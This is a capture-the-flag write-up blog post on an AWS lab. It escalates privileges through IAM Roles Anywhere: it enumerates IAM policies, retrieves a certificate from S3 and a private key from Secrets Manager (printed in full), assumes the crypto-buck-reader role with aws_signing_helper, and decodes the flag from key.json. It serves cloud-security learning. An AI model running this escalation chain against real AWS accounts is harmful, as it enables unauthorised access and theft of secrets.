- Published on
CWL - Escaping Boundaries with Roles Anywhere
- Authors

- Name
- mfkrypt

Table of Contents
Recon
We are given the following credentials:
Proceed to authenticate. Just provide any random region and we can leave out the output format field
aws configure
Verify the authentication by making an API call
aws sts get-caller-identity
Our current user is Emp-08463
IAM Enumeration
Policies
Let's try to list down user policies
aws iam list-user-policies --user-name Emp-08463
{
    "PolicyNames": [
        "Emp-08463-user-policy"
    ]
}
Let's get some more details on the available policy
aws iam get-user-policy --user-name Emp-08463 --policy-name Emp-08463-user-policy
{
    "UserName": "Emp-08463",
    "PolicyName": "Emp-08463-user-policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "AllowGetSpecificS3Object",
                "Effect": "Allow",
                "Action": [
                    "s3:ListBucket",
                    "s3:GetObject"
                ],
                "Resource": [
                    "arn:aws:s3:::org-crypto-buck",
                    "arn:aws:s3:::org-crypto-buck/config.yml"
                ]
            },
            {
                "Sid": "AllowGetSpecificSecret",
                "Effect": "Allow",
                "Action": [
                    "secretsmanager:GetSecretValue"
                ],
                "Resource": "arn:aws:secretsmanager:us-east-1:058264439561:secret:alice.key-f5kHVb"
            },
            {
                "Sid": "RolesAnywhereReadOnly",
                "Effect": "Allow",
                "Action": [
                    "rolesanywhere:ListTrustAnchors",
                    "rolesanywhere:GetTrustAnchor",
                    "rolesanywhere:ListProfiles",
                    "rolesanywhere:GetProfile"
                ],
                "Resource": "*"
            },
            {
                "Sid": "IAMRoleReadOnly",
                "Effect": "Allow",
                "Action": [
                    "iam:ListRoles",
                    "iam:ListRolePolicies",
                    "iam:GetRolePolicy",
                    "iam:ListUserPolicies",
                    "iam:GetUserPolicy"
                ],
                "Resource": "*"
            }
        ]
    }
}
Let's start to enumerate S3 buckets
S3 Enumeration
{
    "Sid": "AllowGetSpecificS3Object",
    "Effect": "Allow",
    "Action": [
        "s3:ListBucket",
        "s3:GetObject"
    ],
    "Resource": [
        "arn:aws:s3:::org-crypto-buck",
        "arn:aws:s3:::org-crypto-buck/config.yml"
    ]
}
Based on the permissions above, we can list and download the config.yml object from the org-crypto-buck bucket
❯ aws s3 ls s3://org-crypto-buck --recursive

2025-09-11 11:15:35       1982 config.yml
2025-09-10 07:11:20        195 key.json
❯ aws s3 cp s3://org-crypto-buck/config.yml .

download: s3://org-crypto-buck/config.yml to ./config.yml
The contents of the file appear to be some sort of certificate file used for authentication
Let's hold it here and look at other stuff by enumerating Secrets Manager
Enumerating Secrets Manager
{
    "Sid": "AllowGetSpecificSecret",
    "Effect": "Allow",
    "Action": [
        "secretsmanager:GetSecretValue"
    ],
    "Resource": "arn:aws:secretsmanager:us-east-1:058264439561:secret:alice.key-f5kHVb"
}
We have access to view the secret value based on the resource, alice.key
aws secretsmanager get-secret-value --secret-id alice.key --region us-east-1
{
    "ARN": "arn:aws:secretsmanager:us-east-1:058264439561:secret:alice.key-f5kHVb",
    "Name": "alice.key",
    "VersionId": "9bce01e5-2c51-4282-b536-7f3285673dbb",
    "SecretString": "-----BEGIN PRIVATE KEY-----\nMIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCkWygNuDCId+na\nkaK0qDGjR4CUzPACsYuSjKRhFG9lRnZdIgmL5qjBZYeZgbBBJIWuUWQ3e+1YzHqg\nyBW3aoJlmw5rMmy01CPJJQBdbwL1GLpfzqaM2zOWK/uKQFUZd2xx2cQdoTJjC4P6\n06fbScA57aQ1TMUW9cfHw2e+FOxjauuxnJG6YBzH+26rvB9GJwBg7HL8k5i1DAtZ\n/3G4U3i8JGjywUuFGNWCzB+f6Zv3lxZI7r4I2Zea3ahTtpJJlPjAIvn5Ou31aYZ4\nHjTB1P/aAYKP02kinLw4WlpeVhs5bQE3PfXMAUU9gzGOW8Srf0rujVJhi46db0zL\n/KVgPl9NAgMBAAECggEABQXwNHMjsJgRoqd+1Iyrb7UYvfOBhmOMw37e60Snnu3H\nYlNO/WKgV8DVoyBulZ8bItfD+1ojR+p/+PgEieWMdLSHfUk+P0yYh2ZFG5Xv/jOy\nRolXV8i/S+CuQGx07WFUBCrGrq0lkBdjAkCDydT4Ng0ITsS45Vm/sGBNhGa5TtSC\nLjf1IWRw4hcBWURdOE0wmkC4iwlbFxHt2nrO3sBhXlc/pVCErINny2LLSlWVlYDO\njJy+8F696sGecPhebizByTRG9R8phLVBQR4+TU0nk9WSn3d2cbvys8yeW3nAh0yV\nNQ2KQnd6Mdg27DGU0BvOKcJhJlI1kGs9g2rE/FSutQKBgQDZizBvIg3H+UvAJfJX\nZk0raYp0AtaT0/D78l1j+fS596Gr7vS2GNFGVht3xTadypy2M3//bfuZtezC+k77\nhXyDSya38m71AGFBk5HkRlbAfR2nz7nccG97Ci+K3na7hyK65nLjks/biY/7xYJT\nG3gHQI4v/C27oVLO4LbsokHX1wKBgQDBaP4s5xs18A74fSJKJ18FOKbIbrIjoG6o\nFV4kjL+byKZFUHaR99YGs7VMU7/pdaaneZi5GCj6gfLqYuMAI2qlAbG5mqfZRvyD\n+31vV6YC6TRQtmAcdIXl1GeglPJqrnEQTJudRyhhvNgk/VBuqaOKB6YQSRMy43gj\nmjSr8tBNewKBgQDMk/+tUyoAl+lrvoPDO1pw6+SfKpgeFt72IDtBLKu/QygPpz0M\nDhSn/4v/O0AcbZCoK5BAZm6IY7ROu9QQ5rxsP/0eWWeNEZlkcOFu+dLVXBPKXyfb\nLQU5gR+qiYDA49l+R/9dEhBU1W3JCDmB7EAZGdVdPNrJK3HTSTHdIM2oqwKBgCaT\nGTa9dTjhwyqeUot1pMb20JTjNxZR9iAB+v/RLpoUf80NSki8pGw7xWoOvhUDCRUX\n9HTeM7Ya2ucSh/HMHoYAe4DoLpfwR4bPTuo5Efw8pNmANlUWjGoVXgGyE1NhrV0x\n2kuZGJ29u2JNP5CCtwJdmipfWLvqkFiRdfXhfNgnAoGAGzrdErLx4RFMFMmKaVag\nppTeFMsyLkuqm9dFJj7s5sTBXREYIcvSphVW4hRVxMe26S+hnOJYEzm6St37Whep\ne9Zo8idnv4wR5qNaoBxvLHgK48/xVvVZQMv+jP8OrhL+X2nsUkJOF3QfzJ2CX0j5\nGiXTLpI8CcUTg6hCuTWhfv8=\n-----END PRIVATE KEY-----",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2025-09-10T06:56:36.310000+00:00"
}
Looks like we have a private key. Let's keep enumerating other services
IAM Roles Anywhere
IAM Roles Anywhere is a service that allows workloads running outside AWS such as servers and containers to access AWS resources using temporary credentials. It commonly uses the X.509 digital certificates to authenticate that was issued by a trusted CA.
This description matches our findings earlier that involve a certificate file and a private key. According to this excellent post, we can assume a different role for the current user by having this open trust policy configuration for the default rolesanywhere role:
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "",
      "Effect": "Allow",
      "Principal": {
        "Service": "rolesanywhere.amazonaws.com"
      },
      "Action": [
        "sts:AssumeRole",
        "sts:SetSourceIdentity",
        "sts:TagSession"
      ]
    }
  ]
}
But checking this configuration requires the iam:GetRole permission which we don't have. So we are doing this partially blind. Let's start to enumerate this service
Roles Anywhere Enumeration
{
    "Sid": "RolesAnywhereReadOnly",
    "Effect": "Allow",
    "Action": [
        "rolesanywhere:ListTrustAnchors",
        "rolesanywhere:GetTrustAnchor",
        "rolesanywhere:ListProfiles",
        "rolesanywhere:GetProfile"
    ],
    "Resource": "*"
}
I spent some time finding the rolesanywhere option in the awscli tool lol. To actually perform the privilege escalation action, we would require 5 things
- The Certificate
- The Private Key
- The Trust Anchor arn
- The Profile arn (The scope of IAM Roles we can request)
- The Role arn (The Role we want to assume)
We need 3 more things...based on the IAM permissions, we could list down the Trust Anchor. Trust Anchors are the root of trust enntities, they also contain the CA certificates that are registered. A Trust Anchor is trusted and reused across regions, accounts and roles enabling lateral movement.
aws rolesanywhere list-trust-anchors --region us-east-1
Now, we need the Profile arn and the Role arn
aws rolesanywhere list-profiles --region us-east-1
"createdAt": "2025-09-09T11:34:22.210769+00:00",
"createdBy": "arn:aws:iam::058264439561:user/Parth_Testing",
"durationSeconds": 3600,
"enabled": true,
"name": "org-role-profile",
"profileArn": "arn:aws:rolesanywhere:us-east-1:058264439561:profile/767cad02-518e-4304-9058-a2010b083731",
"profileId": "767cad02-518e-4304-9058-a2010b083731",
"roleArns": [
    "arn:aws:iam::058264439561:role/crypto-buck-reader"
]
Looks like the role we can assume is crypto-buck-reader.
Privilege Escalation
Assuming crypto-buck-reader Role
We will be using the aws_signing_helper tool from Amazon itself, this tool has other uses but we are primarily using it to authenticate using the X.509 certificate and the private key to validate and assume the target role.
❯ ./aws_signing_helper credential-process \

--certificate cert.pem \
--private-key priv.key \
--trust-anchor-arn arn:aws:rolesanywhere:us-east-1:058264439561:trust-anchor/53a3cf35-ca22-47c5-a645-03901661a400 \
--profile-arn arn:aws:rolesanywhere:us-east-1:058264439561:profile/767cad02-518e-4304-9058-a2010b083731 \
--role-arn arn:aws:iam::058264439561:role/crypto-buck-reader
Success! Now we have some temporary credentials we can use to authenticate. We will need to make a profile in the credentials file:
vim ~/.aws/credentials
Now, let's try to make a STS call to verify it worked
aws sts get-caller-identity --profile rolesanywhere
Also success, we have assumed another role. Let's check for some policies
Policy Reenumeration
aws iam list-role-policies --role-name crypto-buck-reader
{
    "PolicyNames": [
        "crypto-buck-reader-policy"
    ]
}
Let's check the contents of the policy
aws iam get-role-policy --role-name crypto-buck-reader --policy-name crypto-buck-reader-policy
{
    "RoleName": "crypto-buck-reader",
    "PolicyName": "crypto-buck-reader-policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "AllowGetS3Object",
                "Effect": "Allow",
                "Action": [
                    "s3:ListBucket",
                    "s3:GetObject"
                ],
                "Resource": [
                    "arn:aws:s3:::org-crypto-buck",
                    "arn:aws:s3:::org-crypto-buck/*"
                ]
            }
        ]
    }
}
Looks like we can download any object from the org-crypto-buck bucket we found earlier which has the key.json file that was restricted to us before
❯ aws s3 ls s3://org-crypto-buck --recursive --profile rolesanywhere

2025-09-11 11:15:35       1982 config.yml
2025-09-10 07:11:20        195 key.json
❯ aws s3 cp s3://org-crypto-buck/key.json . --profile rolesanywhere

download: s3://org-crypto-buck/key.json to ./key.json
{
  "wallet": {
    "id": "my-crypto-wallet",
    "network": "ethereum-mainnet",
    "configVersion": "1.0",
    "secretKey": "Q1dMe0NyeXB0MF9LZXlfUmVzdDByZWRfU3VjY2Vzc2Z1bGx5fQ=="
  }
}
Looks like a secret key for a crypto wallet that is Base64 encoded
❯ echo 'Q1dMe0NyeXB0MF9LZXlfUmVzdDByZWRfU3VjY2Vzc2Z1bGx5fQ==' | base64 -d

CWL{Crypt0_Key_Rest0red_Successfully}
And theres our flag
Sources
- https://cloud.hacktricks.wiki/en/pentesting-cloud/aws-security/aws-privilege-escalation/aws-sts-privesc/index.html#iam-roles-anywhere-privesc
- https://www.ruse.tech/blogs/aws-roles-anywhere-privilege-escalation
- https://docs.aws.amazon.com/rolesanywhere/latest/userguide/credential-helper.html#credential-helper-github